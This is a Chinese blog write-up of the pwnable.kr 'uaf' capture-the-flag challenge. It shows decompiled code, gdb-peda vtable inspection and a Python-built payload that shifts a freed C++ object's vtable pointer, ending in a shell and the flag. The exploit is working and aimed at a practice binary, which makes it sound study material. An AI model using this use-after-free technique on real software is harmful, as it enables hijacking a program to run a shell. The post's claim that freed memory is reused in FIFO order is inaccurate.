
pwnable.kr uaf writeup

原创

attack_eg 于 2017-09-11 20:48:20 发布 745 收藏

分类专栏： hack之路 文章标签： pwnable ctf pwn uaf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/attack_eg/article/details/77937679
版权


hack之路 专栏收录该内容
3 篇文章 0 订阅
订阅专栏

核心考察点

c++类的内存布局 点击详情

> c++类实例的内存块**首地址**存放vfptr(虚表指针)

uaf漏洞

> 在内存释放后，不会被“真正”释放。当申请**相似大小**空间内存时，刚”释放”的内存被优先分配。（遵循**FIFO**的原则）
> 当再次通过指针访问”释放”内存时，将发生不可预知的情况。（取决于类实例内存数据如何被改动）

解题过程

1. IDA确定对象生成代码

复制源码，本地g++编译后IDA打开：

反编译代码：

```
std::allocator<char>::allocator(&v11, argv, envp);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v16, "Jack", &v11);
v3 = (Human *)operator new(0x30uLL);
Man::Man((__int64)v3, (__int64)&v16, 25);
v12 = v3;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v16);
std::allocator<char>::~allocator(&v11);
std::allocator<char>::allocator(&v11, &v16, v4);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v16, "Jill", &v11);
v5 = (Human *)operator new(0x30uLL);
Woman::Woman(v5, &v16, 21LL);
v13 = v5;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v16);
std::allocator<char>::~allocator(&v11);
```

http://blog.csdn.net/attack_eg

通过反编译代码找到相应汇编代码：

```
mov     edi, 30h            ; unsigned __int64
call    __Znwm              ; operator new(ulong)
mov     rbx, rax
mov     edx, 19h
mov     rsi, r12
mov     rdi, rbx
call    _ZN3ManC2ENSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEi ; Man::Man(st
mov     [rbp+var_60], rbx
```

http://blog.csdn.net/attack_eg

rbp+var_60 即为Man对象实例的指针。

2.gdb确定虚表函数地址

```
gdb-peda$ b *0x040108D
Breakpoint 2 at 0x40108d: file uaf.cpp, line 48.
gdb-peda$ c
Continuing.

[----------------------------------registers-----------------------------------]
RAX: 0x614c20 --> 0x401668 --> 0x4012ea (<Human::give_shell()>:	push   rbp)
RBX: 0x614c20 --> 0x401668 --> 0x4012ea (<Human::give_shell()>:	push   rbp)
```

http://blog.csdn.net/attack_eg

*rbx*中存放的是Man对象实例的指针（即实例内存块的首地址），也是虚表指针。虚表指针指向虚函数表，虚函数表首项是give_shell函数地址。
查看虚函数表项：

```
gdb-peda$ info symbol 0x401668
vtable for Man + 16 in section .rodata of /home/dave/tmp/uaf
gdb-peda$ x /10x 0x401668
0x401668 <_ZTV3Man+16>:	0x00000000004012ea	0x000000000040144a
0x401678 <_ZTV5Human>:	0x0000000000000000	0x00000000004016d8
0x401688 <_ZTV5Human+16>:	0x00000000004012ea	0x0000000000401304
0x401698 <_ZTI5Woman>:	0x00000000006023a0	0x00000000004016b0
0x4016a8 <_ZTI5Woman+16>:	0x00000000004016d8	0x00006e616d6f5735
gdb-peda$ info symbol 0x000000000040144a
Man::introduce() in section .text of /home/dave/tmp/uaf
gdb-peda$ info symbol 0x00000000004012ea
Human::give_shell() in section .text of /home/dave/tmp/uaf
```

http://blog.csdn.net/attack_eg

虚函数表首项为give_shell的地址，第二项即为introduce的地址。

3.控制程序执行流

现在我们可以在释放两个Human对象实例后，利用新new的字符串占据"释放"的内存，改写虚表指针，使虚函数再次调用时程序控制流发生改变（此处我们的目标是执行give_shell函数）。
由第2步我们知道了虚表指针，以及虚函数项信息。当前代码流程执行introduce函数时，调用*call [vfptr+8]*，而give_shell函数在[vfptr]处，我们可以将虚表指针vfptr前移8，此时[vfptr+8]处为give_shell的地址。

```
dave@ubuntu:~/tmp$ python -c "print '\x60\x16\x40'+'\x'*5" >> poc
ValueError: invalid \x escape
dave@ubuntu:~/tmp$ python -c "print '\x60\x16\x40'+'\x00'*5" >> poc
dave@ubuntu:~/tmp$ ./uaf 48 poc
1. use
2. after
3. free
3
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
1
$ cat flag
testflag
```

http://blog.csdn.net/attack_eg

poc为当前虚表指针-8。
新分配字符串长度为0x30。（与类实例内存大小一致）
free之后要"after"分配两个字符串，第一个字符串覆写Woman实例内存，第二个字符串覆写Man实例内存（FIFO原则）。
注：此为本地测试过程，地址和类实例大小与远程实际利用时有所差别。